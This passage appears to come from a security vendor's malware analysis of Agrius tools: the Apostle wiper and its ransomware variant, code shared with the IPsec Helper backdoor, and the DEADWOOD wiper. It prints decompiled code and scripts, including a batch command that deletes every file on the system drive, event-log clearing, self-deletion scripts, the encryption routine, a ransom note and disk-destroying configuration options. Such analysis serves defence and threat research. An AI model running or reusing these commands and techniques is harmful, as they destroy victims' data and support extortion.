Assuming files are found (although in this version none will), the wiping process for each file would have been:

a. Write random bytes, in 4096 chunks, repeated 6 times.
b. Resize the file to size zero.
c. Change the 3 time properties (Creation time, Last Access Time, Last Write Time) to 2037-01-01 00:00:00.
d. Delete the file.


Next, the wiper will attempt to delete all event logs:



```
foreach (EventLog eventLog in EventLog.GetEventLogs())
 {
   eventLog.Clear();
   eventLog.Dispose();
 }
```

Fig 10: Clearing all event logs


Afterwards, it writes a file named ‘system.bat’ to %TEMP% and executes it. The file attempts to delete all files under the system drive, followed by instructing Windows to process idle tasks, and finally deleting itself.



```
@echo off
del %systemdrive%\*.*/f/s/q
%windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks
del %0
```


Fig 11: *‘system.bat’* content

After running ‘system.bat’, the malware writes an additional BAT file to %TEMP%, named *‘remover.bat’.* This script attempts to delete the original program as well as itself. A similar process was observed in *IPsec Helper.*




```
@echo off
:loop
del "C:\wiper_path\wiper.exe"
if Exist "C:\wiper_path\wiper.exe" GOTO loop
%windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks
del %0
```

Fig 12: *‘remover.bat’* content, given the wiper is executed from *‘C:\wiper_path\wiper.exe’*



Lastly, the program calls for a reboot by running the following (pseudo) code:



```
OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, ...)
LookupPrivilegeValue(..., SE_SHUTDOWN_NAME, ...)
AdjustTokenPrivileges(..., {..., Attr=SE_PRIVILEGE_ENABLED}, ...)
ExitWindowsEx(EWX_REBOOT, SHTDN_REASON_MAJOR_OTHER | SHTDN_REASON_MINOR_OTHER)
```

Fig 13: Reboot pseudo code

The malware contains additional functions that remain unused. Those functions include:


- *WriteRegistryKey:* Writes a given string to a given location in the registry.
  - Interestingly, this function is almost identical to the *WriteRegistryKey* function of *IPsec Helper.* One of many similarities between *Apostle* wiper and the *IPsec Helper* backdoor.
- *KillAllProcess:* Send a process kill signal to all processes, except for the current process.
- *StopAllService:* Stop all running services.

Apostle Ransomware Variant

The compilation timestamp of the ransomware variant, internally named *'Apostle',* was most likely modified by an obfuscator (Agile.NET). The sample was uploaded to VirusTotal on March 29 from the United Arab Emirates, and is clearly an evolution of the original wiper version. This means it was most likely developed between November 29, 2020 to March 29, 2021. The File Version Information corroborates that it was developed in 2021.

Much like the wiper, upon execution the malware checks whether it is the first instance running on the machine using the same function *'IsFirstInstance()'.* The mutex searched for in this version of Apostle is different, but follows a similar pattern - *'Global-CeikEKrAmr5lh8GJwsDk'.*


Proper execution of the ransomware version requires supplying it with a base64 encoded argument containing an XML of an *'RSAParameters'* object. This argument is passed on and saved as the Public Key used for the encryption process and is most likely generated on a machine owned by the threat actor. If executed without any arguments, it automatically runs the *SelfDelete* function, which is almost identical to the one in the older version.



```
private static void Main(string[] args)
{
    Util util = new Util();
    if (!util.IsFirstInstance())
        return;
    if (args.Length != 0)
    { ...
    }
    else
        util.SelfDelete();
```

Fig 14: Deobfuscated Apostle initiation

The malware then retrieves a list of all running services and stops all services containing the string ‘sql’. This might be an attempt to enable the ransomware to successfully access database files.




```
if (args.Length != 0)
{
  PublicVariable.EncryptionKey = args[0];
  ServiceClass serviceClass = new ServiceClass(); // Renamed class
  foreach (string serviceName in serviceClass.GetServices()) // Renamed class
  {
    try
    {
      if (serviceName.ToLower().IndexOf("sql", StringComparison.Ordinal) != -1)
        serviceClass.StopService(serviceName); // Renamed class
    }
    catch
    {
    }
  }
```

Fig 15: Deobfuscated snippet of SQL services shutdown

The ransomware continues by enumerating through the machine drives in a similar task to the wiper version. For each one of the drives, the malware will:

1. Drop a text file named ‘__READ__ME__.txt’ in each one of the drives using the function *‘CreateMessage()’.*
2. Create a thread which generates a list of files to encrypt and initiates the encryption process. This list is generated based on an allow list of extensions (similar to the wiper version) and a specific block list of folders for the Windows drive. In this version, the flawed extension search was fixed.



```
private void MatchExtensions(string directoryName) //Renamed function
{
  try
  {
    foreach (string file in Directory.GetFiles(directoryName))
    {
      string extension = Path.GetExtension(file);
      string fileName = Path.GetFileName(file);
      if (this.ExtensionList.Contains((object) extension.TrimStart('.')) && fileName != PublicVariable.ReadMeFileName)
        this.list_0.Add(file);
    }
  }
  catch (Exception ex)
  {
  }
}
```

Fig 16: Fixed deobfuscated MatchExtensions function


The ransomware encrypts files using the RijndaelManaged algorithm. The key and IV for the encryption are generated based on a random salt and password. The password is encrypted using the public key given as a command line argument at execution. The encrypted files will be written to a new file, whose name is a random GUID with the extension '.lock'. The format of the file will be as follows:

a. Salt value (32 bytes), which remain in clear text.
b. Encrypted file content.
c. base64 of encrypted original filename, followed by 8 bytes of length.
d. base64 of password encrypted with the public key passed on the command line, followed by 8 bytes of length.

After writing the encrypted file, the ransomware continues to delete the original file. The deletion of the original file resembles the wiping mechanism of the old Apostle version:

a. Write random bytes.
b. Resize the file to size zero.
c. Change the 3 time properties (Creation time, Last Access Time, Last Write Time) to 2037-01-01 00:00:00.
d. Delete the file.


The ransomware finishes execution by leaving another message text file on the machine's Desktop as well as a wallpaper image. It then sleeps for one second, changes the wallpaper to the picture, attempts to delete itself and shuts down the computer.



```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
util.CreateMessage(folderPath + "\\");
Class8.Bitmap_0.Save(folderPath + "\\" + PublicVariable.DesktopFileName, ImageFormat.Bmp);
Thread.Sleep(1000);
util.SetWallpaper(folderPath + "\\" + PublicVariable.DesktopFileName);
util.SelfDelete();
new ShutDownClass().DoExitWin(); //Renamed function
```

Fig 17: Apostle ransomware program end

The message shown belows was embedded within the identified sample and addressed to a specific victim in the United Arab Emirates. The embedded message is similar to a message left by another ransomware variant known as Target777. We believe it was most likely copied, possibly as a false flag, and that the two threat actors are not related. The message is as follows:



```
Hello [REDACTED]
Please, check this message in detail and contact a person from IT department.
Your personam computer has been infected by ransomware virus.
All your personal files ( Passport,visas etc. ) are encrypted .
If you want to restore your files including your clients personal data, you will need to make
the payment.
Otherwise all your files will be posted in the internet which may lead you to the loss of
reputation and cause the troubles for your business .
let us know if you have any questions.
Our email address : [REDACTED]@protonmail.com
If you don't get an answer from us within one day , we will contact you at [REDACTED]
```

Fig 18: Apostle ransom note

Interestingly, the function responsible for writing the message to file attempts to replace strings such as *'<hostname>'* and *'<id>'* to customize the message to the machine. Those strings, however, were not found in the message embedded in this sample, which might indicate there are additional, yet undiscovered, versions of this ransomware.


Fig 19: Apostle built in wallpaper


Apostle and Similarities to IPsec Helper

Throughout our analysis of *Apostle*, we noticed it shares significant code overlaps with the main backdoor used by Agrius, *IPsec Helper.* This may be the result of a shared code base or being written by the same developer.

Apostle shares the naming conventions with *IPsec Helper,* as well as implementing entire functions from it. The class *'PublicFunction'* exists in both *Apostle* and *IPsec Helper*, and contains three overlapping functions: *ExecuteProcess(), GetOwnPath()* and *GetWindowsTempPath().* The implementation of those functions is very similar as well.

The self deletion mechanisms of both are implemented in a similar manner and are both named *SelfDelete()*. Both malware delete themselves by writing a BAT file named *'remover.bat'* to '%TEMP%' and executing it, utilizing the above mentioned functions. As shown below, the implementation is similar, except that *IPsec Helper* contains additional functionalities to delete a service.





```
public static void SelfDelete() // Apostle SelfDelete Function
{
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string ownPath = PublicFunction.GetOwnPath();
  string contents = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
  + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\ndel %0";
  File.WriteAllText(str, contents);
  PublicFunction.ExecuteProcess(str);
}


public bool SelfDelete(Message message) //IPsec Helper SelfDelete Function
{
  InitClass initClass = new InitClass();
  FileClass fileClass = new FileClass();
  ConfigClass instance = ConfigClass.Instance;
  RegistryClass registryClass = new RegistryClass();
  string ownPath = PublicFunction.GetOwnPath();
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string directoryName = Path.GetDirectoryName(ownPath);
  string fileName = Path.GetFileName(ownPath);
  string serviceName = PublicFunction.GetServiceName();
  string fileContent;
  if (string.IsNullOrEmpty(serviceName))
    fileContent = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
    + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\n";
  else
    fileContent = " @ECHO OFF " + Environment.NewLine + "SET PROG=%\"%" + directoryName + "\\%
    + Environment.NewLine + "SET SERVICE_EXE=%\"%" + fileName + "%\"%" + Environment.NewLine +
  fileClass.WriteAllText(str, fileContent);
  string fileSource = registryClass.ReadRegistryKey(PublicVariable.NodeInstallRegistryRunPath,
  this.Ack(message.GetNodeId(), message.GetMessageId());
  initClass.RemoveFootPrint();
  fileClass.DeleteFile(fileSource);
  instance.SelfDelete();
  LogClass.SelfDelete();
  PublicFunction.ExecuteProcess(str);
  return true;
}
```


Fig 20: Similarities in SelfDelete() functions of IPsec Helper and Apostle

DEADWOOD WIPER


Agrius also utilized DEADWOOD (aka 'Detbosit'), a wiper malware written in C++ using the Boost libraries. This wiper was previously reported, although barely discussed compared to other Middle-Eastern wiper malware. According to publicly available information, it was involved in a wiping attack in Saudi Arabia in 2019.

DEADWOOD Analysis

The wiper can be executed in two modes: as a Service and as a Windows Application. Executing it in either of the modes will also cause an attempt to execute the other as some of the features work in only one of the modes. The name of the service varies across different versions. In the most recent version, the service created by DEADWOOD is named *'ScDeviceEnums'.*




```
ServiceW = CreateServiceW(
             v3,
             L"ScDeviceEnums",
             L"Creates software device nodes for all smart card",
             0xF01FFu,
             0x10u,
             2u,
             1u,
             lpBinaryPathName,
             0,
             0,
             0,
             0,
             0);
if ( ServiceW )
{
  v1 = 1;
  Info = (WCHAR *)LocalAlloc(0x40u, 0x104u);
  StrCpyW(Info, L"Creates software device nodes for all smart card");
  if ( ChangeServiceConfig2W(ServiceW, 1u, &Info) )
```



```
memset(&WndClass.cbClsExtra, 0, 28);
WndClass.lpszClassName = L"Creates software device nodes for all smart card";
WndClass.style = 3;
WndClass.lpfnWndProc = myWindowProc;
if ( !RegisterClassW(&WndClass) )
  return GetLastError();
Window = CreateWindowExW(
           0,
           L"Creates software device nodes for all smart card",
           L"Creates software device nodes for all smart card",
           0xF0000u,
           0,
           0,
           0,
           0,
           0,
           0,
           0,
           0);
```

Fig 21 + 22: DEADWOOD attempts to execute a service and a WinApp


The malware operates based on a configuration file, which lists which functionalities to execute. The configuration file for newer DEADWOOD samples is embedded within the executable as a resource named *'METADATA',* encrypted using AES. In older versions of the malware, the configuration comes as a single flag passed on the command line or read from a file on disk.



```
{
    "COMMAND_ALL": 0,
    "COMMAND_CHANGE_PASSWORD": 0,
    "COMMAND_DELETE_FILES": 1,
    "COMMAND_DELETE_WINDOWS_DRIVE": 1,
    "COMMAND_DESTROY_DISK": 1,
    "COMMAND_DISABLE_INPUTS": 0,
    "COMMAND_KEEP_LOG_OFF": 0,
    "COMMAND_LOG_OFF": 0,
    "COMMAND_STOP_SERVICES": 0,
    "TimeStamp": 915148800
}
```

Fig 23: Decrypted DEADWOOD parameters extracted from sample

One of the parameters within the configuration file is *'TimeStamp',* which is used to determine when the wiper functionality starts. When the timestamp is met, a trigger file will be created on the Windows drive, initiating the wiping activity. If the timestamp is in the past, the wiper will execute immediately. This can help coordinate wiping of different machines within the network, enabling maximum impact.



```
if ( ConfigTimeStampVarInSeconds )
{
  if ( ConfigTimeStampVarInSeconds < getSecondsSinceEpoch() )
  {
    CreateFileTrigger_Microsoft_Help_dll_iso();
    ConfigTimeStampVarInSeconds = 0;
  }
}
currentModuleFileName.m.wstr[0] = 0;
currentModuleFileName.max_length = 7;
currentModuleFileName.current_length = 0;
myWstringStrCopy_(&currentModuleFileName, &wstr_SystemDrive_Microsoft_Help_dll_iso, 0, 0xFFFFFFFF);
boost::fs::status(&filetype_out, &currentModuleFileName, 0);
wasTriggerFileCreated = filetype_out.type && filetype_out.type != fs::file_not_found;
if ( currentModuleFileName.max_length >= 8u )
  operator delete(currentModuleFileName.m.p.ptr.cstr);
if ( wasTriggerFileCreated )
{
```

Fig 24: DEADWOOD checks for existence of trigger file *'Microsoft.Help.dll.iso'*

Some of the commands within the configuration file are there to ensure its proper execution by preventing the user from accessing the machine. Those include:

Command Name	Description
COMMAND_CHANGE_PASSWORD	Changes the password of local users as well as domain users to a random 32 characters string using net.exe.
COMMAND_LOG_OFF	Calls TerminateProcess on “winlogon.exe” to prevent the user from logging into the system. Does so on power-management events from the WinApp mode.
COMMAND_KEEP_LOG_OFF	Calls TerminateProcess on “winlogon.exe” to prevent the user from logging into the system. Does so every few seconds in a loop from the service mode.
COMMAND_DISABLE_INPUTS	Prevents computer interactions using 3 distinct methods (the first is done only by the service while the other 2 are used by both the service and the WinApp): Stops the services named: “mouclass”, “mouhid”, “sermouse”, “vmmouse”, “i8042prt”, “kbdclass”, “kbdhid”, “monitor”. This effectively tries to prevent the mouse and keyboard from working. Sends a message to shut off the computer displays, using the WM_SYSCOMMAND message, with SC_MONITORPOWER wParam, and a 2 as lParam (meaning: the display is being shut off). Calls BlockInput(TRUE), which blocks keyboard and mouse input events from reaching applications.
COMMAND_STOP_SERVICES	Sends a service stop control to every service on the system, except for a list of ~400 names (including itself), on which it does not. This is only executed by the service.

Regardless of the configuration, DEADWOOD will attempt to overwrite files using random data. The additional commands within the configuration file regard the actual wiping operation, and include the following:

Command Name	Description
COMMAND_DESTROY_DISK	Manually opens and writes zeros to the first 512 bytes of each drive (deleting the MBR). Following that, it will also send the control code IOCTL_DISK_DELETE_DRIVE_LAYOUT, which will basically do the same, to be extra safe in the MBR destruction.
COMMAND_DELETE_FILES	Causes the files, overwritten with random data, to also be deleted.
